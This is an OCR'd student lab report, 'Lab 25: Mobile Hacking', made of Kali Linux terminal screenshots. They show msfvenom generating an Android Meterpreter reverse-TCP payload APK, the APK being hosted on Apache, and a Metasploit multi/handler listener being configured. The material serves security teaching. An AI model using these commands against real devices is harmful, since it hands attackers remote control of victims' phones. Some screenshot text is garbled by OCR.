


Jason Palmeri CS53C Lab 25: Extra Credit Timothy Ryan

Lab 25: Mobile Hacking





```
root@kali:~
                                                                                                                     _ _ ×
File Actions Edit View Help
          root@kali: ~
apache2.service - The Apache HTTP Server
       Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
       Active: active (running) since Tue 2023-06-20 10:39:21 EDT; 6s ago
         Docs: https://httpd.apache.org/docs/2.4/
     Process: 1739 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 1750 (apache2)
       Tasks: 6 (limit: 2290)
      Memory: 19.2M
      CGroup: /system.slice/apache2.service
                  -1750 /usr/sbin/apache2 -k start
                  —1751 /usr/sbin/apache2 -k start
                  —1752 /usr/sbin/apache2 -k start
                  —1753 /usr/sbin/apache2 -k start
—1754 /usr/sbin/apache2 -k start
                  _1755 /usr/sbin/apache2 -k start
Jun 20 10:39:21 kali systemd[1]: Starting The Apache HTTP Server...
Jun 20 10:39:21 kali apachectl[1749]: AH00558: apache2: Could not reliably determine the seron Jun 20 10:39:21 kali systemd[1]: Started The Apache HTTP Server.
root@kali:~# rm /var/www/html/index.html
root@kali:~# mkdir /var/www/html/lab25
            :~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.2 LPORT=4444 R > /va
r/www/html/lab25/android.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload [-] No arch selected, selecting arch: dalvik from the payload No encoder or badchars specified, outputting raw payload
Payload size: 10180 bytes
   ot@kal1:~#
```



```
root@kali: ~
                                                                                                                                                                                      _ = x
File Actions Edit View Help
    root@kali: ~
Exploit target:
   Id Name
  0 Wildcard Target
\begin{array}{l} \underline{msf5} \ \ exploit(\underline{multi/handles}) \ > \ set \ LHOST \ 192.168.0.2 \\ \underline{LHOST} \ \rightarrow \ 192.168.0.2 \\ \underline{msf5} \ \ exploit(\underline{multi/handles}) \ > \ show \ options \end{array}
Module options (exploit/multi/handler):
    Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.0.2 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port
Exploit target:
   0 Wildcard Target
msf5 exploit(multi/handler) >
```

